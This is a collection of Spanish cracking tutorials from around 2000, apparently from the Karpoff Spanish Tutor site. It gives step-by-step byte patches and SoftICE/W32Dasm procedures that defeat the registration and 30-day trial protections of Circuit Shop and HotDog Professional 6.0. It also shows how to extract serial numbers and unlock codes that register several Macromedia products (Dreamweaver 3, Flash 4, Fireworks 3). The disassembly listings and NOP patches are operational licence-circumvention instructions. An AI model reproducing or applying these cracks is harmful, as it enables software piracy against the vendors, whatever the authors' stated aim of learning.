Hacemos el último Ctrl+D para volver a Windows, cerramos todo, vamos al editor de hexadecimal, abrimos el archivo **CIRC.EXE**, buscamos la secuencia de arriba, comprobamos que sea única (apunta algún valor más por si acaso), cambiamos el **75** por un **74**, guardamos y salimos.

> ***Arqueología Informática***
>
> ***Como habrás podido comprobar, TODOS los archivos .EXE comienzan por MZ. Estas son las iniciales de Mark Zibikowski, uno de los arquitectos y padre del DOS. ¡Lo que ha llovido desde entonces!***

Abrimos el **Circuit Shop v1.09**, nos registramos adecuadamente, es decir, pones cualquier cosa y a funcionar. El programa siempre va a darte por válido pongas lo que pongas. Eso si. el día que aciertes con la contraseña buena sera cuando aparezca el mensaje de error.

Esta es una manera de hacerlo, seguro que hay bastantes más, solo es cuestión de dedicarle un rato.

Tu mismo...

¿Como?, ¿Que vuelves a entrar en el programa y te dice que no estás registrado?. Claro, hay un segundo chequeo cuando se inicia el programa que mira en el archivo de registro y compara el ***Serial*** bueno con el que hay ahí. Busca en el directorio del **Circuit Shop** un archivo con extensión **.reg** y veras almacenados tus datos.

Tienes dos opciones, o buscar el ***Serial*** bueno (has pasado por encima cuando trazabamos el código), o buscar donde se hace el chequeo e intentar saltarlo.

Descubrir como se hace es cosa tuya, yo solo te he enseñado el camino. ¡Suerte!, no es tan dificil como parece.

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**HotDog Professional 6.0**

PROTECCION:	**Limitacion de 30 días.**		
Descripcion:	**Editor de texto para programadores de páginas Web.**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.sausage.com (Cd-Actual nº47)		
Herramientas:	**W32dasm 8.93, Editor Hexadecimal, Softice**		
CRACKER:	KuaTo_ThoR	**FECHA:**	31/08/2000

INTRODUCCION

Bueno aquí estamos de nuevo amigos, preparados para una nueva batalla.

Creo que en este programa podremos encontrar alguna cosa curiosa, al menos es distinto a los que he podido ver últimamente. Nuestro objetivo será aparentar estar registrados, eliminando la limitación temporal.

En programas con limitaciones temporales o limitaciones en el número de veces de uso lo mejor antes de ejecutar por primera vez el programa es poner en marcha un programa "espía", para ver donde guarda datos tan interesantes como: día de la primera ejecución, número de veces ejecutado, fin de la prueba, que con sólo borrarlos, volveremos a estar en el primer día de la prueba o incluso podremos registrarnos directamente. Podemos usar Filemon, Regmon y algunos otros. En este tutorial, voy a utilizar el TechFact95/98, que tomará una fotografía del sistema, ejecutará el programa, y luego tomará una segunda fotografía, las compara y nos informa de todos los cambios realizados por el programa durante su ejecución. No voy a explicar como se utiliza, para ello os remito al magnífico tutorial del bueno de Karpoff, que tiene en su página, en la sección "Trabajos Realizados con otras Herramientas" creo que trataba sobre el MemTurbo (un tutorial muy interesante).

AL ATAKE

Preliminares. Obtener información.

Este paso es esencial, saber que nos va a pedir el programa, ver como actua, son datos que nos van a ayudar en nuestra labor.

Por primera vez ejecutamos el programa usando TechFact95/98, y entre los cambios más interesantes eu realiza el programa se encuentra la creación de la siguiente ruta en el registro: [HKEY_LOCAL_MACHINE\Software\Microsoft\Shared Tools\PRV6], esta será la localización de nuestros datos temporales (fecha de inicio y fecha final de ejecución), con sólo borrar esta carpeta, volveremos al primer dia de uso. (en este tutorial no nos servirá para mucho, pero es una buena costumbre buscar este tipo de datos).

Más cosas, como siempre ejecutamos el programa, y nos salta una ventanita con varias opciones, además aparece el dia que va a caducar nuestro programa. Continuar el trial, registrarse por internet, incluso podemos meter una clave de registro, vamos a ver que nos pide...

Nota: ¿son mis ojos, o el perro es horrible? ;)

El nombre, una dirección de correo electrónico (sin estos datos no podremos dar al OK), y luego un código que comienza por RK, y un identificador que empieza por ID. Rellenamos todo con lo que más nos guste, damos al OK y esperamos a ver ... nos aparece **"Sorry..."** comprate el programa.

Ya sabemos algo, continuamos con la carga del programa, miramos en la ayuda buscando algo que pudiera ser interesante, algún tipo de limitación, pero no hay nada. Lo único es que aparece un menú llamado "Buy HotDog", donde podemos registrarnos nuevamente, adquirir el programa, etc. Desde luego, este menú tiene toda la pinta de desaparecer en la versión registrada.

Vamos en busca de más datos que nos puedan evitar pasar un mal rato, como por ejemplo que se nos quede colgado el Wdasm al intentar abrir el ejecutable por estar comprimido. Para ello podemos utilizar el GetTyp, el File Analizer y algunos otros. Yo voy a utilizar el GetTyp; metemos el ejecutable, y nos dice un par de cosas interesantes, la primera que no está comprimido, y la segunda que está compilado en Delphi.

A por el 'mensaje' de error

Bien, ya tenemos bastantes datos, ya sabemos que salvo que tenga una protección contra desemsamblado, no tendremos problemas para abrilo en el Wdasm. Pues vamos a por él (fijaos en el tamaño del archivo, 5.590 kb), hacemos una copia de seguridad de nuestro archivo (HotDog6.exe), la abrimos con Wdasm, y después de unos 15 ó 20 minutos (tengo un K6-2 a 400), podremos mirar a ver que se cuece por ahí.

Lo primero es GUARDAR el proyecto (no lo olvidéis). Ahora buscamos nuestra frase en las "String References", o directamente en buscar texto, pero no aparece por ninguna parte, ni tampoco aparece algo como, 'Thanks', o 'Congratulations'. ¿Y que hacemos ahora? Lo que yo he pensado ha sido ir a Softice, introducir los datos, meter un break hmemcpy y ver donde aterrizamos. (quizás alguien se haya dado cuenta de alguna frasecilla que yo pasé por alto, pero que finalmente será de gran utilidad, de todas formas he preferido no saltarme ningún paso de los que inicialmente hice, no siempre se alcanza el éxito a la primera ;).

Cambio de planes.

Lo dicho, ejecutamos el programa, introducimos los datos del registro, vamos al Softice con Ctrl+D, metemos **bpx hmemcpy** (conviene tener todos los demás programas cerrados para evitar que salte un programa que no nos interesa), volvemos al HotDog, le damos al OK y ... estamos en Softice, pulsamos F12 hasta que veamos nuestro programa, F12, F12, F12, pasamos por unos cuantos User, y de repente, nos aparece **Sausreg!**, pero ¿qué es esto? ¿no será una dll o algo así que nuestro programa llama para realizar la comprobación del registro? ;-)

Nos salimos del Softice, cerramos el programa, y buscamos en nuestro disco duro Sausreg, y nos aparece, al menos a mi, en C:\Windows\System\Sausreg.exe. No es una dll, es otro ejecutable. Podemos hacer nuevamente los pasos que he realizado antes con el ejecutable principal, y si queremos podemos desemsamblarlo para ver que frasecitas hay por

ahí. Pero se me han ocurrido un par de cosas que pueden ser interesantes, si encontramos en el ejecutable principal donde hace la llamada al otro, ¿podremos saltarnos esa llamada?, ¿podremos modificar el valor de salida de esa llamada?, ¿podremos algún día saber a que huele lo que no huele? ;)

Intentaremos buscar respuesta a algunas de estas preguntas. Para encontrar la llamada tenía pensado intentar entrar con Softice y ver donde salta, pero justo en ese momento se me apareció la diosa Fortuna. Al ejecutar nuevamente el programa vi lo siguiente:

Interesante frase, 'Checking Registration Status', vamos a buscarla en el Wdasm, abrimos nuestro proyecto guardado antes,si ya lo habíamos cerrado y buscamos la frase...¡¡¡Ahí está!!!, nos aparece lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005C8430(U)
|
:005C843C A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C8441 833800 cmp dword ptr [eax], 00000000
:005C8444 7411 je 005C8457
:005C8446 A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C844B 8B00 mov eax, dword ptr [eax]

* Possible StringData Ref from Code Obj ->"Checking Registration Status..."
|
:005C844D BAD0865C00 mov edx, 005C86D0
:005C8452 E8C97FFBFF call 00580420

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005C8444(C)
|
:005C8457 C645FE01 mov [ebp-02], 01
:005C845B 8D45FE lea eax, dword ptr [ebp-02]
:005C845E E84D7EFFFF call 005C02B0  <- Aquí se llamará a Sausreg.exe
:005C8463 8845FF mov byte ptr [ebp-01], al
:005C8466 807DFF00 cmp byte ptr [ebp-01], 00
:005C846A 0F8416020000 je 005C8686
:005C8470 A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C8475 833800 cmp dword ptr [eax], 00000000
:005C8478 7411 je 005C848B
:005C847A A1A4A06F00 mov eax, dword ptr [006FA0A4]
:005C847F 8B00 mov eax, dword ptr [eax]

* Possible StringData Ref from Code Obj ->"Initializing HotDog..."
|
:005C8481 BAF8865C00 mov edx, 005C86F8
:005C8486 E8957FFBFF call 00580420
```

Después de ver esto, nos sube un poco el ánimo, ¡al fin hemos encontrado algo realmente interesante!. Como he puesto

arriba, podemos ver que en **005C845E call 005C02B0**, se llama al archivo. Lo primero que podríamos hacer es nopearlo para ver que pasa. Vamos a probarlo en el Softice, vamos nuevamente a esa dirección, y antes de pasarnos, vamos a escribir en el Softice utilizando el comando **a + dirección** que sirve para introducir código en la dirección especificada, en nuestro caso: **a 5C845E**, y nos aparecerá:

>005C845E -Zona para escribir nuestra instruccion-

Escribimos: **nop** y pulsamos Enter, repetimos tantas veces como nops hagan falta, en este caso 5 veces, (lo que hacemos es lo siguiente: **E84D7EFFFF** ponemos **9090909090**) para salir finalmente de la edición pulsamos Enter una vez más. Una vez acabado pulsamos F5 para dejar correr el programa, y ¡¡¡SORPRESA!!!, el programa arranca sin problemas y no aparece la ventana, aunque en el programa nos sigue apareciendo el menú 'Buy HotDog'. Desde luego al haber eliminado la llamada al programa Sausreg.exe, ya no hay limitación en el tiempo, probadlo por si las moscas, adelantad el reloj un par de meses. Si nuestro objetivo fuese disfrutar del progrma por la cara, el objetivo estaría cumplido, pero nuestro objetivo va más allá, hay que eliminar el menú 'Buy HotDog'.

Lo que se me ocurre es seguir esta llamada, hasta el lugar exacto donde llama a Sausreg.exe, y ver con que volvemos de la llamada dependiendo de la opción que seleccionemos. Para poder hacerlo utilizamos el Symbol Loader, cargamos el archivo (hotdog6.exe), y cuando estemos en el Softice, metemos un **bpx 005C845E**, y pulsamos F5. Aparecemos otra vez en Softice, justo en nuestra llamada, entramos dentro con F8, seguimos traceando con F10, hasta que llegamos a:

```
:005C05C9 50 push eax
:005C05CA 8B00 mov eax, dword ptr [eax]
:005C05CC FF5040 call [eax+40]  <-Aquí vamos a Sausreg.exe
:005C05CF E8E460E4FF call 004066B8
:005C05D4 8B45E8 mov eax, dword ptr [ebp-18]
:005C05D7 33D2 xor edx, edx
:005C05D9 E86641E4FF call 00404744 <- Cancel=>Eax=0; Try => Eax=A
:005C05DE 740F je 005C05EF <- Eax=0=> Salta; Eax<>0 => Seguimos
:005C05E0 8B45E8 mov eax, dword ptr [ebp-18]
:005C05E3 BA040A5C00 mov edx, 005C0A04
:005C05E8 E85741E4FF call 00404744
:005C05ED 7504 jne 005C05F3
```

Antes de dar a F10 sobre **005C05CC**, ponemos un break justo en la siguiente instrucción, **bpx 5C05CF**, para que no se nos vaya Softice sin ver que ha salido de ahí. Si cuando aparece la ventana de registro damos a Cancel al llegar a **005C05D9**, eax valdrá cero, entonces saltaremos evitando un trozo de código, por donde si hubiesemos pulsado Try, hubiesemos pasado. Esto nos dice que si saltamos nos vamos del programa, y si no no. Probad a dar Cancel y al llegar al salto invertirle, por ejemplo con **R FL Z**, ejecutará el programa sin más. (Incluso he llegado a 'caducar' el programa, y sólo con invertir ese salto, vuelve a arrancar).

¿Qué podemos hacer ahora? Podemos volver a nopear esta llamada al archivo, si lo hacemos con softice, con **a 5C05CC** y metemos nuevamente **nop**, esta vez sólo tres veces, veremos como el programa se cierra, como cuando pulsamos Cancel, por tanto se me ocurrió, además de nopear la llamada, nopear el salto **005C05DE 740F je 005C05EF**, cambiando **740F**, por **9090**. Lo probamos y ...

¡¡Arranca el Programa!! y además desapareció el menú 'Buy HotDog'.

Estos cambios se pueden hacer permanentes, mediante nuestro editor hexa favorito. Mirando los offset de las direcciones en el Wdasm, o en el magnífico KrackPE de n u M I T_or

Consideraciones finales.

¿Qué ha pasado? Desde mi humilde punto de vista, el programador hace la llamada, si salimos sin pulsar Cancel, pone en algún lugar un número concreto llamémosle 'X', ya sea 0, 1 ó cualquier otro. Una vez fuera de la llamada, ya en el código del ejecutable principal, al pasar por el primer jump sin saltar evitamos irnos fuera del programa, y más adelante mira ese valor 'X', si es el de no registrado, deja o pone el menú 'Buy HotDog' y si es distinto, el menú no aparece por ninguna parte (también podría ser fruto de la casualidad, quién sabe ;-). Y como no hay más

comprobaciones en el resto del programa esta protección cae por si sola, nos lo han puesto demasiado fácil.

El principal error, para mi, ha sido crear un segundo ejecutable de casi 1 MB para luego consulatarla para comprobar si estamos registrados en un sólo punto del programa, y sin dificultarnos la opción de nopear la llamada a dicho archivo desde el principal. A parte de esto, ese mensaje al inicio del programa 'Comprobando el estado de Registro', indicándonos donde estaba la zona caliente, facilitándonos mucho el trabajo.

Bueno, esto ha sido todo por esta vez, espero que este texto os haya servido de ayuda, y que sepáis disculpar los posibles errores que haya cometido en él.

No olvidéis que **nuestro objetivo sólo es aprender**. Hasta la próxima...

« »~~~=*=~~~« »

P.D.: Si hay algo que no he dejado sufientemente claro, como por ejemplo la utilización de alguna herramienta o cualquier otra cosa, lo que sea, ya sabéis: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	PRODUCTOS MACROMEDIA & SALES AGENT

PROTECCIÓN:	Sales Agent 3.1.X. Impresentable intento de limitación a 30 días.		
Descripción:	Hallar TODOS los códigos necesarios para REGISTRAR los programas.		
Dificultad:	Aficionadillo.		
DOWNLOAD:	http://www.macromedia.com/es/		
Herramientas:	SoftICE v3.24, W32dsm89 y MS-DOS EDIT versión 2.0.026 :-))		
CRACKER:	Arkanian	FECHA:	14/08/2000

INTRODUCCION

Esto es una tomadura de pelo general. No tiene otro calificativo. Estas "protecciones comerciales" no valen ni siquiera el peso del plástico donde vienen envueltas. En fin, ellos sabrán porqué confian sus carísimos productos a la endeble "protección" de este tipo de Software.

El procedimiento descrito debajo ha sido probado con **ÉXITO** en los siguientes productos de MACROMEDIA.

- COURSEBUILDER for DREAMWEAVER
- DREAMWEAVER 3
- DRUMBEAT 2000 E-COMMERCE EDITION
- DRUMBEAT 2000 JAVA SERVER PAGES
- FIREWORKS 3
- FLASH 4

Todos estos programas son versiones limitadas de 30 días de duración pero totalmente funcionales durante ese periodo.

Este es uno de esos casos donde los árboles no nos dejan ver el bosque. Por que, a fin de cuentas ¿qué es Sales Agent?... nada más y nada menos que una enorme y molesta **NAG SCREEN**, ¿qué hace falta para quitarla?, ...pues un código, pues vamos a buscar ese código.

Así de simple y ...eficaz.

AL ATAKE

Vamos a instalar DREAMWEAVER 3 como programa de ejemplo, lo que sigue a continuación es totálmente válido para el resto de programas citados arriba.


INSTALL...

El programa se desempaqueta, aparece un viejo conocido, InstallShield, que nos cuenta no se qué del Setup, esperamos y aparece el Setup con la ventana de bienvenida. Aquí hacemos un alto. Minimizamos la instalación y vamos a **C:\WINDOWS\TEMP_ISTMP1.DIR_ISTMP0.DIR**.

Un archivo de nombre **SERIALIZATION30.DLL**. llama rápidamente nuestra atención, ¿a que suena bien?, vamos a echar un vistazo dentro de ese archivo.

Y vamos a usar el viejo **EDIT** del **DOS**, así que abrimos una ventana **DOS**, tecleamos **EDIT** y luego vamos a **ARCHIVO**, **ABRIR**, buscamos el archivo, marcamos la casilla de **ABRIR BINARIO**, **INTRO**, y ya estamos dentro.

Parece chino ¿verdad?, pero esto da mucho juego, ahora vamos a buscar la palabra "**registration**", así que **Alt+B** e **INTRO**, ponemos la palabreja, **Aceptar** y mira lo que aparece:



Números de serie y claves de registro y no solo del programa que estamos instalando también de otras versiones y de otros programas. Papel y lápiz y tomemos la oportuna nota de todo.

Para el resto de programas estos son los archivos que encontramos:

1. **COURSEBUILDER for DREAMWEAVER: SERIALINFO.DLL (manda cojones).**
2. **DRUMBEAT 2000 E-COMMERCE EDITION: SERIALIZATION20.DLL**
3. **DRUMBEAT 2000 JAVA SERVER PAGES: SERIALIZATION20.DLL (el mismo que el anterior).**
4. **FIREWORKS 3 : SERIALIZATION.DLL**
5. **FLASH 4: INSTALER.DLL**

Los abrimos todos con el **EDIT** y conseguimos un montón de números de serie y códigos de producto, ya veremos si

podemos ponerlos en algún lado.

Vamos a finalizar la instalación y ejecutar el programa...

EL PROGRAMA...

Iniciamos DREAMWEAVER 3 y conseguimos un estupendo pantallazo del SoftICE, **"...fallo general de protección"**. Parece que la cosa se complica, esto me suena a un ANTI-DEBUGGER. Probemos otra vez, y ...efectivamente, salta el SoftICE otra vez con ese mensaje de error y cuando volvemos a Windows el programa no se ha iniciado.

Y ahora viene la parte rara, después del primer pantallazo del SoftICE (con el mensaje de fallo de protección) saltó el antivirus, un misterioso archivo llamado **z36jeah0.sys** había aparecido en mi disco duro y estaba tratando de hacer algo.


Rapidamente lo desinfecté y lo borré, dos minutos después, con el segundo pantallazo, ¡había aparecido de nuevo!, lo volví a borrar, pero esto me dejo con la mosca detras de la oreja,

Al día siguiente, metiendole mano al FIREWORKS 3 y examinando un archivo llamado **rsagnt32.tty** con el W32dsm89, no me sorprendió nada que saltara el antivirus otra vez. Otro archivo, este de nombre **z36jaezn.sys**, habia aparecido en **C:** y estaba tratando de hacer alguna cosa.

¿Justo después del uso de un DEBUGGER?, **que curioso, que salte UNA vez puede ser una casualidad, que salte DOS veces el antivirus es una coincidencia, pero TRES veces apunta a una conspiración.**

¿Qué son estos archivos de sistema?, **¿Quien o qué los instala?, ¿Porqué salta el antivirus?**.

Este es el registro de actividades de mi antivirus, las dos primeras entradas son cuando intentaba ejecutar el DREAMWEAVER 3 y la otra del FIREWORKS 3. **¿Qué podemos pensar de todo esto?.**



Bueno tras este breve paréntesis, continuamos, vamos a reiniciar y **NO** vamos a cargar el SoftICE, para esto deberás añadir al **autoexec.bat** las siguientes lineas, (así es como lo tengo yo):

CHOICE /T:N,5 "Cargar Debugger Soft-Ice "

```
IF ERRORLEVEL 2 GOTO SEGUIR
C:\ARCHIV~1\NUMEGA\SOFTIC~1\WINICE.EXE
:SEGUIR
```

Esto te dará cinco segundos para decidir si quieres cargarlo o no cuando reinicies la máquina. Reiniciamos, no tocamos nada, el SoftICE no se carga. Vamos al DREAMWEAVER 3 otra vez.

Esta vez si. Una ventana, con un enorme logotipo del producto, nos informa que nos quedan 30 dias de prueba, tenemos también varios botones de opción. Pulsamos sobre **TRY** y observamos el logotipo cuando se inicie el programa.

Abajo a la izquierda aparece un número del tipo **DWW300-XXXX....**, ¿no lo hemos visto antes?, consulta las notas, es el código que identifica al producto DREAMWEAVER versión 3.0.0, subrayalo, lo necesitaremos después. Cierra el programa y abrelo de nuevo.

De cabeza al botón de **BUY NOW**. Rellena los diversos formularios con los datos que te de la gana, es un poco trabajoso ya lo se. Activa lo de la tarjeta de crédito (Go offline) para no rellenar nada en esta ventana, parece ser que el programita "sabe" cual es el formato de los números de las tarjetas de crédito y hasta que no encuentras un formato válido no te deja seguir.

En la ventana siguiente escoge **MAIL/FAX**. Por fin llegamos a la ventana final, pulsamos **DONE** y todavía nos aparece otra ventana que nos informa amablemente que los datos han sido registrados y que mandarán un **UNLOCKING CODE** para hacerlo totalmente funcional, es decir, sin la limitación de los 30 días.

Salimos y volvemos a entrar en **BUY NOW**. La cosa ha cambiado, ya no aparecen los formularios, aparece una ventana con varios campos, uno con los datos que hemos puesto, otro con un **PERSONAL CODE** (esta atenuado) y otro en blanco esperando el **UNLOCKING CODE**.

Vuelve atras y mira la pantalla, **BUY NOW**, **TRY** y **CANCEL**, y el aviso de 30 días, ¿no has visto algo parecido en algún otro programa?...

Y ahora viene la parte divertida.

HAGASE LA LUZ...

Vamos a reiniciar y a cargar el SoftICE. Esta ventana de inicio con sus botones de **BUY NOW**, **TRY** y **CANCEL**, y el aviso de 30 días, ¿no tiene cierto parecido a la de **WinZip** y su aviso de 21 días?

```
BUY NOW = REGISTRATION
TRY= I AGREE
CANCEL = pues CANCEL
```

Así que vamos a intentar la misma estrategia que se necesita para buscar el **SERIAL** de **WinZip**. ¿A que parece una autentica tontería?

Una duda:

Cuando ejecutamos el DREAMWEAVER 3, este nos detecta el DEBUGGER y nos cuelga el proceso de ejecución, pero, ¿pasará lo mismo si lo cargamos con el LOADER del Sice?.

No cuesta nada probar, ...reiniciamos y vamos al SoftICE Loader.

SOFTICE LOADER...

Cargamos el programa en el Loader, hacemos caso omiso al error y, saltamos a SoftICE, estamos en el punto de entrada al programa, en **Dreamweaver3! .text + 00018E90**, le damos a **F10** para movernos una posición y que aparezca el código. Asignamos las ventanas de datos de esta forma **DEX 0 EAX**, **DEX 1 ES:EDI**, **DEX 2 DS:ESI.**

Y ahora, después de lo del antivirus, sin contemplaciones: **BPX GETDLGITEMTEXTA**, pulsamos **F5** para volver a la ventana del programa y... ¡ahí esta!. **NO** ha pasado nada, **NO** ha saltado el pantallazo de error cuando entra la rutina ANTI-DEBUGGER, **NO** ha saltado el antivirus, nada de nada.

Botón de **BUY NOW** rellamos el **UNLOCK CODE** con **1234567890** (vamos a probar con diez caracteres) y le damos al **OK**. Saltamos a SoftICE en **GETDLGITEMTEXTA**, dale al **F11** para salir al código real y aterrizamos en **RSAGNT32! .text + 4BD1**, esto pertenece al archivo **rsagnt32.tty.**

En FLASH 4 y en DRUMBEAT 2000 este archivo tiene extensión DLL, pero el código es el mismo.

Este es el código, creo que no hacen falta muchas explicaciones:

```
* Reference To: USER32, GetDlgItemTextA. Ord: 0140h
|
:10005AC1 FF1570120210 Call dword ptr [10021270] ➜Después de F11 caemos aquí.
:10005AC7 BFCC8F0210 mov edi, 10028FCC ➜ Nuestro Serial chungo en ES:EDI.
:10005ACC 83C9FF or ecx, FFFFFFFF
:10005ACF 33C0 xor eax, eax
:10005AD1 F2 repnz
:10005AD2 AE scasb
:10005AD3 F7D1 not ecx ➜ No más caracteres.
:10005AD5 49 dec ecx
:10005AD6 83F90A cmp ecx, 0000000A ➜ ¿Diez carateres?
:10005AD9 7455 je 10005B30 ➜ OK, saltamos...

        ........................
        ........................
        ........................

* Referencered by a (U)nconditional or (C)onditional Jump at Address:
|:10005AD9(C)
|
:10005B30 E83BBBFFFF call 10001670➜Aterrizamos aquí.
:10005B35 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C]
:10005B3B mov edi, 10028FC0 ➜PERSONAL CODE y nuestro SERIAL juntos en ES:EDI.
:10005B40 83C9FF or ecx, FFFFFFFF
:10005B43 33C0 xor eax , eax
:10005B45 F2 repnz ➜Pilla SOLO el
:10005B46 AE scasb ➜PERSONAL CODE de ES:EDI
:10005B47 F7D1 not ecx
:10005B49 2BF9 sub edi, ecx
:10005B4B 8BC1 mov eax, ecx
:10005B4D 8BF7 mov esi, edi ➜ PERSONAL CODE en DS:ESI
:10005B4F 8BFA mov edi,edx
:10005B51 C1E902 shr ecx, 02
:10005B54 F3 repz
:10005B55 A5 movsd
:10005B56 8BC8 mov ecx, eax
:10005B58 83E103 and ecx, 00000003
:10005B5B F3 repz
:10005B5C A4 movsb
:10005B5D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:10005B63 51 push ecx
:10005B64 8B1594870210 mov edx, dword ptr [10028794]
:10005B6A 81C206010000 add edx, 00000106
:10005B70 52 push edx
:10005B71 8D853CFFFFFF lea eax, dword ptr [ebp+FFFFFF3C]
:10005B77 50 push eax
:10005B78 E8D36D0000 call 1000C950➜Aquí se genera el UNLOCK CODE.
:10005B7D 83C40C add esp, 0000000C ➜Con el retorno del CALL, el UNLOCK CODE en EAX
:10005B80 33F6 xor esi, esi
:10005B82 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:10005B88 68CC8F0210 push 10028FCC ➜FASTUOSO, NUESTRO SERIAL CHUNGO.
```

:10005B8D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:10005B93 51 push ecx
..... etc,

Como podeis ver, esto es lo que hay. Lamentable desde cualquier punto de vista. Es ridículo, ¡He visto **crackme's** más complicados!

El código mueve nuestro **SERIAL** a **ES:EDI**, lo compara con 10 (0A) y si hay diez caracteres salta, coge el **PERSONAL CODE**, lo marea un rato y nos marea a nosotros de paso, entramos en el **CALL 1000C950** y aquí va transformado el **PERSONAL CODE**, mediante unas tablas compuestas exclusivamente de letras (**PYUXAHLLRQ .. JIKLICBXZC .. PQYZMERUOA .. etc.**), en el **UNLOCKING CODE**. ¡A ver los especialistas del Keygenning!

Una vez generado el **UNLOCKING CODE** lo planta en **EAX** y con el retorno de la llamada vemos el dichoso **UNLOCKING CODE** en nuestra ventana de datos número (0), ¡alehop!, **EAX ➜ YFYJYJLXKH**, ¡muy amable! (aquí es cuando tomamos nota).

Luego siguen una seríe de rutinas de encriptación, etc, etc. Si teneis curiosidad por saber que forma tiene el **UNLOCKING CODE** encriptado, busca un pequeño archivo llamado **rsagent.ini** en **C:\WINDOWS**.

Entre otra información, verás algo parecido a esto:

email=
personalCode=1001565465 ➜ Mira lo que hay aquí.
perkey=08$'$ST+7YG@K7L'X"M2*4@#_ ➜Vaya pinta, ¿no?
datalen=26
toneDial=1
callWait=0
needAccess=0
accessCode=9
intlPrefix=
callWaitStr=
mailStat-391842=1

Por cierto, el **personalCode** de este archivo, no se corresponde con el **UNLOCKING CODE** del valor de **EAX** de antes.;-) Cada vez que cambias alguno de tus datos, se genera un **personalCode** nuevo.

Si en SoftICE sustituimos la instrucción **PUSH 10028FCC** (nuesto serial) por la dirección del **UNLOKING CODE**, que está en **EAX**, el programa se registra solo, ¡El **SERIAL** se compara consigo mismo!, ¿Que tipo de protección es está?.

PREGUNTA...

¿Se puede hacer un crack genérico haciendo una copia de este archivo, modificarlo con un editor hexadecimal y sustituir el original por el nuestro en programas con este tipo de "protección"?

Por cierto, mientras escribía esto estaba con el FLASH 4 y me acaba de saltar el antivirus con otro de esos archivos raros. Este se llama **z36toc3v.sys**. Hala ...¡a hacer puñetas!.

REGISTRO DEL PROGRAMA...

Pues una vez que tienes tu **UNLOCKING CODE** lo pones en la casilla correspondiente, a continuación el programa pedirá un **SERIAL NUMBER** que ya tenemos apuntado gracias a nuestra investigación por el **C:\WINDOWS\TEMP** y a los archivos **SERIALIZATION*.DLL**

